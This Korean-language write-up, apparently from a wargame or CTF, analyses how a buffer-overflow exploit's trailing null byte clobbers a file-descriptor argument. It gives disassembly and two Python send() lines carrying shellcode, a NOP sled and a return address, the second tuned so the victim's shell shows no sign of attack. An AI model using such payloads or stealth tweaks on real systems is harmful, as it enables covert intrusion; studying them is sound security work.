이는 아래 루틴에서 항상 마지막에 입력되는 문자를 ₩x00으로 덮어쓰는데, read()를 이용해서 ret을 덮어쓸 때, 이 루틴에서 덮어씌워지는 ₩x00이 ret을 넘어서 원래 이 함수의 인자로 온 fd를 덮어 버리기 때문에 일어난 현상으로 생각됩니다.

```
.text:08049743                  push    dword ptr [ebp+8] ; fd
.text:08049746                  call    _read
.text:0804974B                  add     esp, 10h
.text:0804974E                  mov     [ebp-19Ch], eax
.text:08049754                  cmp     dword ptr [ebp-19Ch], 0
.text:0804975B                  jns     short loc_804976D

.text:0804976D loc_804976D:                             ; CODE XREF: sub_804911F+63C□ j
.text:0804976D                  lea     eax, [ebp-0D9h]
.text:08049773                  add     eax, [ebp-19Ch]
.text:08049779                  mov     byte ptr [eax], 0
.text:0804977C                  sub     esp, 4
.text:0804977F                  push    0Dh
```

위 코드를 보면 read()의 리턴 값인 읽은 길이 + ebp-19Ch의 위치에 ₩x00을 넣는 것을 볼 수 있습니다. send()를 써서 입력 보낼 때 우리의 마지막 입력 값은 항상 개행 문자인 ₩n이였으므로 공격에는 지장이 없으나, 공격할 때마다 상대방 쉘에 글자가 보여서 공격을 받고 있다고 알려주는 상황이 됩니다.

이를 방지하는 법을 찾기 위해 원래 fd값을 찾아봅시다. 바이너리를 약간 수정해서, ebp-0xd8을 %u로 출력하는 부분을, ebp+0x8의 값인 fd를 출력하도록 변경해서 출력시킨 결과, 4가 출력되었습니다. 항상

그런지는 확인할 수 없으나, 제 서버에서 테스트 해 보았을 때는 이 fd값으로 항상 4가 나왔습니다. (fd값이 어떻게 정해지는지 아시는 분은 좀 알려주세요^:) 이를 이용해서 공격코드의 마지막 줄인

s.send("₩x31₩xd2₩x50₩x68₩x6e₩x2f₩x73₩x68₩xeb₩x07" + "₩x90"*206 + "₩x68₩xf2₩xff₩xbf₩xd0₩xf0₩xff₩xbf₩n") #118h<-7/신용카드만기일, 여기서 BOF를 시킨다.

이 부분에 ₩x04를 추가해 주면

s.send("₩x31₩xd2₩x50₩x68₩x6e₩x2f₩x73₩x68₩xeb₩x07" + "₩x90"*206 + "₩x68₩xf2₩xff₩xbf₩xd0₩xf0₩xff₩xbf₩x04₩n") #118h<-7/신용카드만기일, 여기서 BOF를 시킨다.

이렇게 되는데, 이 수정된 코드를 실행 시에는 fd까지 옳은 값으로 덮어쓰게 되기 때문에 더 이상 공격받는 측 쉘에 글자가 뜨지 않고 정상적으로 클라이언트에 뜨게 됩니다.

감사합니다!